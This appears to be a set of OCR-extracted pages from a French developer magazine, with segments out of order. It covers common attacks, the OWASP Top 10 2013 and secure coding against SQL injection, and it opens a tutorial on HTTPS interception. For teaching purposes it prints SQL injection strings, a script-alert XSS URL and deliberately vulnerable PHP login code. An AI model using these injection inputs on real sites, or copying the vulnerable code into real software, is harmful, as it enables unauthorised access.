
La solution consiste à séparer le réseau interne (LAN) et la partie publique. Par ailleurs, il faut configurer le serveur DNS en imposant aux machines identifiées de passer par lui, comme ceci vous limitez les dérives.

> Clickjacking

Le clickjacking est une attaque qui passe principalement par le navigateur car celle-ci incite l'internaute à cliquer à un endroit de l'écran, qui va générer une action non voulue. Le principe s'utilise comme une feuille de calque, c'est-à-dire qui laisse passer assez d'informations, tout en restant interactive. Les actions peuvent être très variées car le clickjacking a pour but de récupérer des données personnelles, mais aussi prendre le contrôle de votre ordinateur ou des périphériques.

⚠ Contre-mesure

Pour éviter ce type d'action vicieuse, vous pouvez sécuriser votre navigateur en utilisant l'extension Ghostery qui fonctionne sur l'ensemble des navigateurs. Son rôle est de bloquer le script et les différentes actions possibles pouvant être exécutées à votre






insu. De plus, il repère les scripts comme Google Analytics, SiteMeter, Google AdSense, OpenAds, Wordpress Stats...

> Le mail bombing

Il s'agit d'une attaque qui cible les emails et principalement votre messagerie. L'attaque a pour but de vous envoyer un très gros volume de messages pour saturer votre boîte de réception. L'impact va toucher les fournisseurs d'accès (FAI) et votre messagerie car vous ne pourrez plus recevoir de messages pendant le temps du nettoyage.



de un, celui-ci souvent ne suffit pas. De plus, pensez à mettre à jour ce logiciel si l'opération ne se fait pas toute seule, pour bénéficier des protections les plus récentes.

> Attaque par force brute

Il s'agit d'une méthode pour trouver un mot de passe ou une clé. Ce type d'attaque permet de tester une à une, toutes les combinaisons possibles pour trouver une valeur cachée ou un mot de passe. Il va combiner différents moyens pour tester en simultané des jeux de clefs et vérifier la résistance.

⚠ Contre-mesure

Pour vous protéger et éviter ce genre d'attaque, 2 méthodes existent pour vous sécuriser :

Tout d'abord du côté de l'internaute, c'est :

- Allonger votre mot de passe avec un minimum de caractères
- Utiliser une ponctuation différente avec des chiffres, majuscules, minuscules, symboles

Bien sûr, du côté des sites internet, ils doivent mettre en place :

- Un minimum de caractères de saisie dans les formulaires
- La mise en place d'un nombre d'essais possibles
- La mise en place d'un captcha

Exemple : Vous pouvez essayer de vérifier la résistance de cryptage d'un mot avec différentes méthodes d'orthographe, comme ceci :

programmez : 9 heures

Programmez : 1 an

Progr@mmez : 14 ans

PrOgr@mm3z : 58 ans

breuses années. Cependant, il est toujours possible de trouver ce type de réseau. Si vous l'utilisez, il faut impérativement passer sur du cryptage plus évolué comme WPA2. Bien entendu, la sécurité d'un réseau sans fil oblige à posséder quelques connaissances spécifiques. Cependant, d'autres protocoles sont disponibles, principalement du côté du hard.

⚠ Contre-mesure

La première solution à mettre en place, c'est de désactiver ce réseau si vous ne possédez aucune machine qui se connecte en mode sans fil (wifi). Si ce n'est pas le cas, il est préférable de mettre le réseau le plus élevé.

> Les pare-feu

Les pare-feu (appelé aussi Firewall) sont une barrière importante de protection. Cependant, ils sont les premiers à subir leurs résistances au niveau software. Pour passer les barrières de votre pare-feu, il est possible de scanner l'ensemble des ports pour trouver ceux qui sont ouverts et non filtrés. Pour vous protéger, il est important d'identifier vos ordinateurs grâce à l'IP et de bloquer tous les autres. Par ailleurs, un pare-feu matériel est une solution à ne pas négliger.

> Conclusion

Dans cet article, nous vous avons montré un échantillon des types d'attaques les plus courantes. Les techniques de hacks sont toutes différentes et évoluent constamment. Vous ne devez pas perdre de vue que même si une nouvelle protection apparaît, celle-ci possédera tôt ou tard une faille. C'est pourquoi il est important de bien mettre à jour les différents logiciels que vous utilisez.

Christophe Villeneuve

Lead technique pour Neuros, auteur du livre « PHP & MySQL-MySQLi-PDO, Construisez votre application », aux Éditions ENI. Rédacteur pour WebRIVER, membre des Teams DrupalFR, AFUP, LeMug.fr, Drupagora, PHPTV.

> Phishing

Le phishing (hameçonnage) est une attaque qui passe principalement par les emails. Son but est de tromper l'internaute à travers une action malveillante pour obtenir des informations confidentielles le concernant, par exemple ses identifiants (login et mot de passe), des informations bancaires, réseaux sociaux, vente en ligne, etc... Ces informations récoltées permettent d'usurper l'identité de la personne pour voler toutes sortes d'informations ou exécuter différentes actions. Si par erreur, vous cliquez sur ce genre de message, il est important de vérifier l'URL de votre navigateur pour être certain d'être sur le bon site web.


Pour ne pas voir ce genre de message arriver dans votre messagerie, vous devez posséder un logiciel anti-spam, même si vous faites confiance à votre logiciel qui en possè-



Si vous souhaitez l'effectuer par vous-même, vous pouvez aller voir le site suivant : <http://howsecureismypassword.net/>

> Le crackage de clef WEP

Il s'agit d'un protocole permettant de protéger votre réseau sans fil de type Wifi. Normalement, la protection par clef WEP ne devrait plus être utilisée depuis de nom-



Le top des attaques web 2013

Tous les 3 ans, OWASP (Open web Application Security Project) publie son rapport mondial des failles de sécurité web les plus répandues. L'édition 2013 est en cours de publication (actuellement en RC1), avec un classement des 10 premiers risques que vous encourez, et il montre une nouvelle fois l'évolution des attaques du moment et aussi, les grands classiques des failles de développement !

Même si vous pensez que les failles web ne vont pas vous toucher, vous devez y réfléchir, car à un moment ou un autre, vous aller subir des attaques dont vous vous seriez bien passé. Le résultat montre que ce secteur est toujours en constante évolution. Comme tout classement, certaines failles de sécurité font leur entrée, d'autres progressent, chutent ou sont stables comme le montre la représentation graphique. Pour décrypter ce tableau, nous allons l'examiner point par point.

> La sortie de tableau

La seule sortie de cette année, concerne la faille « Communications non sécurisées ».

Il s'agit de la protection insuffisante de la couche transport, c'est-à-dire que les applications sont souvent mal authentifiées, chiffrées et protégées au niveau de la confidentialité des informations, surtout dans les réseaux de données dites 'sensibles'.

> Le classement !

Injection


Les attaques par injection sont stables depuis le dernier classement il y a 3 ans, mais tiennent toujours le haut du classement.

Cela montre que les sites web ont encore beaucoup de travail pour détrôner ce type d'attaque. L'injection est une grande famille, qui regroupe l'ensemble des attaques par injection, telles que SQL, OS, le code, les connexions non fiables (par exemple avec l'utilisation du LDAP)... Ces données hostiles de l'attaquant peuvent tromper l'interpréteur en exécutant des commandes imprévues ou accéder à des données non autorisées.

Si vous ne mettez pas de filtres contrôlés sur les données entrantes, vous avez un risque d'injection sur la requête SQL que vous utilisez comme ceci :

```
$query = "SELECT * FROM utilisateur WHERE id=$_REQUEST ('id');
```

Une personne peut accéder au contenu de la table 'utilisateur' s'il envoie une URL de cette forme :





```
http://votreSite.com/user.php?id=' or '1'='1
```

Violation authentification

La violation authentification est une attaque qui progresse depuis son apparition et c'est en toute logique qu'on la retrouve en deuxième position. Cette famille regroupe l'authentification et la gestion de session car elles ne sont pas souvent mises en œuvre correctement. Le résultat est de compromettre les mots de passe importants, les jetons de session ou encore l'identification envers d'autres personnes.

Par ailleurs, il est important de définir une durée de validité, car si vous ne l'effectuez pas, vous risquez d'être confronté à un libre accès aux données.

Exemple : Vous vous identifiez sur un de vos comptes et cet ordinateur est accessible à plusieurs personnes, vous fermez le navigateur. Une autre personne ouvre celui-ci et peut récupérer votre session en cours sans s'identifier.

XSS (Cross site Scripting), un très grand classique !

Les failles XSS perdent une place par rapport à l'ancienne édition, mais restent dans le trio de tête des attaques les plus répandues. Les attaques XSS se produisent à chaque fois qu'une application traite des données non fiables et l'envoie à un navigateur sans échapper ou en absence de validation adaptée. Le risque concerne des attaques à travers le navigateur de l'internaute avec une modification de ses sessions ou encore d'envoyer celui-ci vers un site malveillant. C'est pourquoi, il est important de s'assurer que toutes les données soumises par un utilisateur soient correctement validées avant d'être incluses dans la page destinée aux clients.

Exemple 1 : sans filtre

```
http://votreSite.com/index.php?message=<script>alert('Programmez');</script>

<?php
echo $_GET['message']."<br>";
?>
```

Résultat : [Fig.A].

Si vous protégez le contenu de la manière suivante :

```
<?php
echo htmlentities($_GET['message'])."<br>";
?>
```

Résultat : [Fig.B].





Fig.A



Références directes non sécurisées à un objet

Les références directes à un objet frôlent le pied du podium des attaques les plus répandues, puisque cette attaque est en 4e position et reste stable par rapport à 2010. Il s'agit d'un objet dont un élément est visible par tout le monde.

Cette référence est marquée en clair sans aucune protection de cette clef. Cependant, elle peut être aussi exposée à une référence, ou à un objet comme un fichier ou un répertoire. Si vous ne spécifiez pas de protection, vous risquez de voir des personnes accéder à ces données, alors qu'elles ne devraient pas pouvoir le faire.

Affiche le contenu des informations d'un compte utilisateur à partir d'une requête préparée :

```
$query = "SELECT * FROM user WHERE id = ?";
$req = $cnx.prepareStatement($query, request ('id') );
$resultats = $req.execute( );
```

A partir de l'url qui se présente de la façon suivante :

<http://votreSite.com/compte.php?id=5>

Une personne peut modifier la valeur et obtenir des informations non autorisées.

Configuration incorrecte

La configuration incorrecte effectue une progression par rapport à la précédente édition car elle se retrouve en 5e position.

Ce type d'attaque est associé plus exactement lors de :

- Réalisation de projets
- Utilisations de frameworks / CMS
- Associations à toutes sortes de serveurs (web, bases de données, plateforme)

L'ensemble de ces paramètres doit être correctement défini et protégé. C'est pourquoi, les attaques possibles touchent les fichiers de connexion ou de paramétrage pour faire fonctionner votre application. Par conséquent, lors d'un déploiement, il est important de sécuriser les fichiers les plus sensibles.

Généralement, lorsque vous appuyez sur une application générique (framework, CMS, ERP, CRM...), ces fichiers ne sont pas toujours protégés, et c'est à vous de réaliser cette opération.

Si vos dossiers et sous-dossiers peuvent être visibles, alors n'importe qui peut consulter et récupérer leur contenu. Pour cela, vous pouvez créer un fichier index.php avec le contenu suivant :

```
<?php
header("Location: ../index.php");
?>
```

L'exemple montre une redirection vers le dossier au-dessus, ainsi, vous retrouvez la page index de votre site web.

Exposition de données sensibles

Ce type d'attaque s'intitulait en 2010 « Stockage cryptographique non sécurisé », mais continue sa progression dans le classement pour arriver en 6e position.

Ces données sensibles peuvent être représentées sous différentes formes. Elles touchent principalement les applications car elles font appel à des données que vous seul pouvez connaître. Par exemple vos cartes de crédits, vos identifiants d'authentification. Le risque c'est

qu'on vous vole ces données importantes ou qu'on vous les modifie à votre insu. En résumé, vous risquez de perdre votre identité sur le net et une autre personne va réaliser des opérations malhonnêtes à votre place.

Exemple :

```
<?php  
echo "MD5 : ".md5 ('programmez')."<br>";  
echo "SHA1 : ".sha1 ('programmez')."<br>";  
echo "Hash 512 : ".hash ('sha512', 'programmez')."<br>";  
?>
```

Résultat :

MD5 : 141b63d75fc2b2852687cbc66469e93c

SHA1 : f35cce0a3e30c8b444f7340b6ef26ee7fdd658c2

Hash 512 : 1b1a42f2e00b7935500f953bca0271500713a3471a45919cef
197c91879fcb59a5b7a91e1d7ebc54cb1b952dce941f988481eed3352641
27cd7c23721ae4407

Manque de sécurité au niveau des rôles

Il s'agit de la deuxième catégorie qui change de nom car avant elle s'appelait « Manque de restriction d'accès URL ». Ce type d'attaque continue sa progression vers le haut pour se positionner au 7e niveau des attaques les plus dangereuses. Ce type d'attaque s'intéresse principalement aux applications web ou sites qui proposent des rôles différents. Quel que soit votre projet, les droits d'accès à une page ou à une fonctionnalité passent principalement par une URL. Toutes les provenances vers une page doivent être vérifiées au niveau de la fonction avant d'afficher le contenu dans l'interface utilisateur, c'est-à-dire que certaines pages pourront être vues par certaines personnes si celles-ci possèdent les droits. Or, les applications doivent effectuer les mêmes vérifications de contrôle d'accès sur le serveur lors de chaque accès. Si vous ne vérifiez pas les rôles, certaines personnes seront en mesure d'accéder à des fonctionnalités non autorisées, juste à travers les formulaires de votre projet.

Exemple :

<http://votreSite.com/projet/contenu>

http://votreSite.com/projet/admin_contenu

Si aucun test n'est effectué au niveau de l'authentification, une personne peut accéder à des pages non autorisées

Falsification de requête intersite (CSRF)

En chutant de 3 places, il s'agit de la plus grosse chute du classement, pour arriver en 8e position. Il s'agit d'une attaque de type CSRF, qui oblige à ouvrir une session dans le navigateur de la victime ayant pour but d'envoyer des requêtes HTTP, cookies ou différentes informations d'authentification.

Cette technique oblige le navigateur à générer des demandes supplémentaires pour trouver par exemples des failles de sécurité.

Les risques sont très variés, mais vous pouvez retenir que la victime peut avoir des droits modifiés sans avoir rien demandé, ou la forcer à exécuter n'importe quel genre d'action puisque celle-ci sera autorisée. Si vous souhaitez modifier des informations personnelles et que

l'URL affiche les informations suivantes :

<http://votreSite.com/paiement?montant=1500&destinataire=1230459>

Une personne peut envoyer une image et changer le destinataire lors d'un paiement

```

```

Utilisation de composants connus vulnérables

C'est la seule entrée de ce classement 2013 et qui arrive directement en 9e position. Il est important d'en prendre conscience, car de plus en plus de projets comme :

- Des bibliothèques
- Des librairies
- Des frameworks / CMS
- D'autres modules externes

les utilisent et sont maintenus par différents contributeurs impliqués dans ces projets. Si vous ne suivez pas leur actualité, vous risquez de subir des attaques à travers eux et le résultat peut provoquer la perte de données graves ou la prise de contrôle de votre serveur par un tiers.

Redirections non validées

Il s'agit de l'attaque qui ferme ce classement. Elle reste 10e. Ce type d'attaque est lié à des applications web qui redirigent les internautes vers d'autres pages de destination. Si vous ne validez pas la provenance de ces pages, les attaques peuvent vous diriger vers des sites malveillants. Ce lien redirige vers une page admin.php et ne montre aucun contrôle des redirections

<http://votreSite.com/index.php?page=admin.php>

> Conclusion

Nous remercions OWASP pour ce rapport régulier et mondial, car il permet de dresser la situation des risques de sécurité applicatifs web les plus critiques.

Grâce à lui, les sociétés peuvent prendre conscience des nombreux risques qu'il ne faut pas prendre à la légère. OWASP est un organisme neutre, indépendant et propose différentes solutions pour aider les professionnels à déjouer ces différentes attaques. L'ensemble de ces informations est disponible sur le site officiel.

Site officiel OWASP :

<http://www.owasp.org>

Rapport 2013rc1 :

<http://owasstop10.googlecode.com/files/OWASP%20Top%2010%20-%202013%20-%20RC1.pdf>

Rapport 2010 en français :

<http://owasstop10.googlecode.com/files/OWASP%20Top%2010%20-%202010%20French.pdf>

Tous les rapports :

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Christophe Villeneuve

Lead technique pour Neuros, auteur du livre « PHP & MySQL-MySQLi-PDO, construisez votre application », aux Éditions ENI. Rédacteur pour WebRIVER, membre des Teams DrupalFR, AFUP, LeMug.fr, Drupagora, PHP-TV.

Tous les jours : l'actu et le téléchargement www.programmez.com



La sécurité des sites web en question !

Les créateurs de sites web sont de plus en plus préoccupés par la sécurité de leurs sites. Une peur plutôt fondée si l'on regarde les informations relatives au piratage des sites web des grandes structures internationales.

Piratage et sécurité sont deux pièces d'un même puzzle, et ainsi on ne peut pas parler de la sécurité des applications web sans évoquer la communauté OWASP (Open Web Application Security Project). Bien que l'OWASP soit très connu dans le milieu de la sécurité, il l'est très peu, voire pas du tout chez les développeurs, ceci étant dû, avant tout, à un problème de sensibilisation. L'objectif principal de cet article est de faire un tour d'horizon des vulnérabilités les plus critiques qui ont touché les sites web ces dernières années, ainsi que les risques et menaces qui en découlent. Avant de rentrer dans le vif du sujet, faisons un panorama des différentes croyances répandues.

Les firewalls, SSL et le petit cadenas ne sont pas efficaces pour contrer les tentatives de hacking !

Les applications web écoutent généralement sur le port 80, c'est-à-dire la couche Application du modèle OSI. Les firewalls, eux, protègent jusqu'à la couche réseau du modèle OSI. Les attaques sont donc tout à fait transparentes pour les firewalls, même si il existe bien évidemment des firewalls, comme les WAF (Web Application Firewall), qui protègent jusqu'à la couche Application.

Les génies de l'informatique ne sont pas les seuls à pouvoir exploiter les failles des sites web !

La sphère regorge, en effet, de ressources permettant à tout le monde de pirater des sites web en partant des scanners de vulnérabilités gratuits, jusqu'aux bases de données remplies de code d'exploitation des vulnérabilités connues. Il suffit de faire un tour du côté de exploit-db.org pour se rendre compte à quel point il est facile de détecter et exploiter les failles de sécurité.

Les sites web peuvent être programmés de différentes manières et avec divers langages. En fonction des choix techniques, le développeur doit garder en tête, à minima, les vulnérabilités les plus critiques (établies par l'OWASP dans son top 10) qu'il est tenu d'éviter dans son code et donc de développer son site en contournant les risques applicatifs.

À titre d'exemple, un formulaire d'authentification permet de restreindre l'accès à une zone protégée dans un site web, mais sans

prendre en compte les techniques de développement sécurisé, ce formulaire devient une passoire. Pour illustrer avec un exemple, choisissons le PHP, langage le plus utilisé sur la toile.

Le code suivant demande à l'internaute de fournir un nom d'utilisateur et un mot de passe valides pour pouvoir accéder à l'espace protégé du site : [Fig.1 et 2]

Certains se demanderont si le code ci-dessus fonctionne, d'autres vont chercher le moyen de contourner l'authentification. Le script login.php ne respecte pas l'un des principes fondamentaux du codage sécurisé : « **toute donnée externe est potentiellement dangereuse !** ».

En effet, le script d'authentification récupère le login et le password de l'utilisateur sans vérification préalable. Le développeur pense, sans doute naïvement, que l'utilisateur s'adaptera au site en fournissant deux chaînes de caractères bien formées.

Tant que le code ne vérifie pas si les variables `$_POST['login']` et `$_POST['pass']` ne contiennent que les caractères alphanumériques attendus par l'application, notre script reste vulnérable à une technique d'attaque très redoutable connue sous le nom d'**Injection SQL**. Selon l'OWASP, une faille d'injection, telle que SQL, OS et LDAP, se produit quand une donnée non fiable est envoyée à un interpréteur (le moteur SQL dans notre exemple) en tant qu'élément d'une commande ou d'une requête. Les données hostiles de l'attaquant peuvent duper l'interpréteur afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées.

Pour exploiter cette faiblesse, l'attaquant peut insérer des caractères spéciaux dans le champ « login » de manière à changer la logique de la requête SQL [Fig.3].

Si on tente de s'authentifier, le traitement de la requête côté serveur sera :

Authentication v 0.0

Login	<input type="text" value="Admin';--"/>
Password	<input type="password" value="•"/>

Fig.3

```
Select * From users where login='Admin';-- and password='mauvais_mdp';
```

Résultat : on réussit à s'authentifier en tant qu'utilisateur « Admin ». Pour aller encore plus loin, et si on n'a pas connaissance d'un nom

```

1 <?php
2 <?html>
3 <title>Espace protégé</title>
4 </head>
5 <body>
6 <form name="loginform" action="login.php" method="POST">
7 Login : <input type="text" name="login"><br>
8 Password : <input type="password" name="pass"><br>
9 <input type="submit" value="connexion">
10 </form>
11 </body>
12 </html>
13

```

Fig.1

```

1 <?php
2 $username = $_POST['login'];
3 $mdp = $_POST['pass'];
4
5 // Ouvrir une connexion à la base de données
6 connect_to_mysql();
7
8 $sql="select * from users where login='".$username."' and password='".$mdp."'";
9 $results=mysql_query($sql);
10 if(mysql_num_rows($results) > 0)
11 {
12     //connexion ok
13 }
14 else
15 {
16     //echec d'authentification
17 }
18 ?>

```

Fig.2

Fichier index.php contenant le formulaire html

Fichier login.php qui contient le script PHP traitant la demande d'authentification

d'utilisateur valide, on peut se connecter en tant que abcd' or 1=1 :–
Le traitement de la requête côté serveur sera :

```
Select * From users where login='abcd' or 1=1;-- and password='mauvais_mdp';
```

Résultat : on réussit à s'authentifier sans connaître ni nom d'utilisateur ni mot de passe.

SQL étant un langage à part entière, l'exploitation d'une faille d'injection SQL offre beaucoup de possibilités au pirate notamment : l'usurpation d'identité, le contournement de règles de gestion et l'altération de données. Dans le pire des cas, l'attaquant utilise cette vulnérabilité pour invoquer des procédures stockées spéciales de la base de données qui lui permettent de prendre le contrôle total du serveur hébergeant la base.

La meilleure solution pour empêcher cette attaque consiste à utiliser une API sécurisée qui permet de se passer de l'interpréteur ou qui fournit une interface de paramétrage des requêtes. Voici quelques recommandations qui dépendent de la technologie utilisée :

Java EE	Utiliser <code>PreparedStatement</code> avec les variables liées.
.NET	Utiliser les requêtes paramétrées comme <code>SqlCommand</code> ou <code>OleDbCommand</code> avec des variables liées.
PHP	Utiliser l'API PDO avec des requêtes paramétrées fortement typées (via <code>bindParam</code>).
Hibernate	Utiliser <code>useQuery</code> avec des variables liées.
SQLite	Utiliser <code>sqlite3_prepare</code> pour créer un objet Statement.

Exemple de code Java sécurisé en utilisant une requête paramétrée : [Fig.4]
En plus de l'injection SQL, il existe d'autres vulnérabilités tout aussi critiques. Comment s'assurer donc que votre site web est sécurisé ? Les développeurs peuvent s'appuyer sur plusieurs référentiels de sécurité tels que :

- OWASP ASVS (Application Security Verification Standard) ;
- Le Testing Guide et le Code Review Guide de l'OWASP ;
- Le Top 10 de l'OWASP, Top 25 du SANS et les exigences PCI-DSS ;

Voici une liste non exhaustive des vérifications à effectuer :

• Authentification et gestion de la session :

- Vérifier que tous les champs du mot de passe n'affichent pas le mot de passe lorsqu'il est entré, et que l'auto-complétion est bien désactivée sur ces champs.
- Vérifier que tous les contrôles d'authentification sont effectués du côté serveur.
- Vérifier que la session est invalidée quand l'utilisateur se déconnecte.
- Vérifier que l'id de session est changé à la connexion et à la reconnexion.

• Validation des entrées/sorties et manipulation des paramètres :

- Vérifier que tous les échecs de validation d'entrée résultent dans un rejet de l'entrée ou un assainissement.
- Vérifier qu'un type d'encodage des caractères, tel l'UTF-8, est

spécifié pour toutes les sources d'entrées.

- Vérifier que toutes les données non sûres, qui doivent être envoyées à un interpréteur SQL, utilisent une interface paramétrée, une déclaration préparée (preparedstatements), ou qu'elles sont échappées correctement.

• Gestion des données sensibles et cryptographie :

- Vérifier que les mots de passe ne sont pas stockés en clair dans la base de données.
- Vérifier que tous les nombres aléatoires, noms de fichiers aléatoires, GUID aléatoires, et chaînes de caractères aléatoires sont générés par un module cryptographique, dont le générateur de nombres aléatoire est approuvé et dont les valeurs aléatoires ne peuvent être prévues par un attaquant.
- Vérifier qu'aucune donnée sensible n'est codée en dur.
- Vérifier que les modules cryptographiques utilisés par l'application sont validés par le standard FIPS 140-2 ou un standard équivalent. (voir <http://csrc.nist.gov/groups/STM/cmvp/validation.html>).

• Gestion des erreurs et journalisation :

- Vérifier que l'application n'envoie pas sur la sortie des messages d'erreurs ou des traces de pile contenant des informations sensibles (incluant les id de session et les informations personnelles) qui pourraient aider un attaquant.
- Vérifier que chaque événement de journalisation inclut :
 1. Un timestamp provenant d'une source de confiance.
 2. Un niveau de gravité de l'événement.
 3. Une indication si c'est un événement lié à la sécurité (si mélangé à d'autres journaux).
 4. L'identité de l'utilisateur à l'origine de l'événement (s'il y en a un)
 5. L'adresse IP source de la requête associée à l'événement.
 6. La réussite ou l'échec de l'événement
 7. La description de l'événement.

• Sécurité du protocole HTTP :

- Vérifier que chaque réponse HTTP contient un en-tête Content-Type spécifiant un type d'encodage de caractères sûr (par ex. UTF-8).
- Vérifier que le drapeau `HTTPOnly` est utilisé sur tous les cookies qui n'ont pas besoin d'être accédés par JavaScript.
- Vérifier que les redirections n'incluent pas de données non validées.

Il est également nécessaire de prendre en compte la sécurité sur l'ensemble du processus de développement (expression de besoin, conception, implémentation, déploiement).

Pour aller plus loin, il faut consulter le site de l'OWASP qui constitue une mine d'informations pour les développeurs qui souhaitent coder des applications de moins en moins vulnérables. Les publications majeures de l'OWASP sont :

- Le TOP 10 des vulnérabilités applicatives
- Le Guide de l'auditeur/du testeur
- Le Code Review Guide
- Le guide de conception d'applications Web sécurisées
- L'Application Security Verification Standard (ASVS)
- La FAQ de l'insécurité des Applications Web

Tarik El Aouadi

Responsable sécurité applicative chez LEXSI

```

7  String username = request.getParameter("login"); // Doit également être validé
8  String password = request.getParameter("pass");
9
10 // Effectuer une validation des entrées pour détecter les attaques
11
12 String query = "SELECT * FROM users WHERE login = ? AND password = ?";
13
14 PreparedStatement pstmt = connection.prepareStatement(query);
15 pstmt.setString(1, username);
16 pstmt.setString(2, password);
17 ResultSet results = pstmt.executeQuery();
18
19
20

```

Fig.4

Attaque d'une connexion HTTPS par génération dynamique de certificats

Lorsqu'on se trouve sur un réseau inconnu, on peut penser qu'une connexion en HTTPS suffit à garantir la confidentialité. Il existe pourtant des méthodes permettant de capturer le trafic d'un réseau alors que celui-ci est crypté. Dans l'article qui suit, nous verrons comment s'effectue une telle attaque par substitution de certificat, et comment s'en protéger, en prenant comme exemple une application Android.



> Reproduire l'environnement cible avec une machine virtuelle

Il existe deux moyens de reproduire l'attaque. La première est d'avoir une copie conforme de l'environnement cible : un terminal Android, un point d'accès WiFi (qu'il soit ouvert ou protégé), et un routeur placé entre ce point d'accès et la connexion Internet. Si le coût d'une telle installation reste modique, il est néanmoins possible de s'en passer en utilisant un simple PC.

Pour cela, plutôt que l'émulateur Android, nous utiliserons la machine virtuelle AndroVM, qui nous permet d'avoir une interface réseau dédiée pour faire le pont entre le système Android et le système d'exploitation hôte. Nous aurons ainsi un contrôle bien plus précis sur le trafic réseau généré par notre VM. Les manipulations qui suivent sont effectuées sur un système sous Ubuntu, mais il est possible de les adapter à d'autres distributions.

Linux. AndroVM se présente sous la forme d'une image au format OVA, à télécharger sur www.androv.org. On pourra ensuite l'importer facilement dans VirtualBox. Avant de la démarrer, il faut configurer l'interface réseau qui nous servira de pont. Nous allons avoir besoin des paquets bridge-utils, dnsmasq et iptables d'Ubuntu, à installer si ce n'est pas déjà fait :

```
sudo apt-get install bridge-utils dnsmasq iptables
```

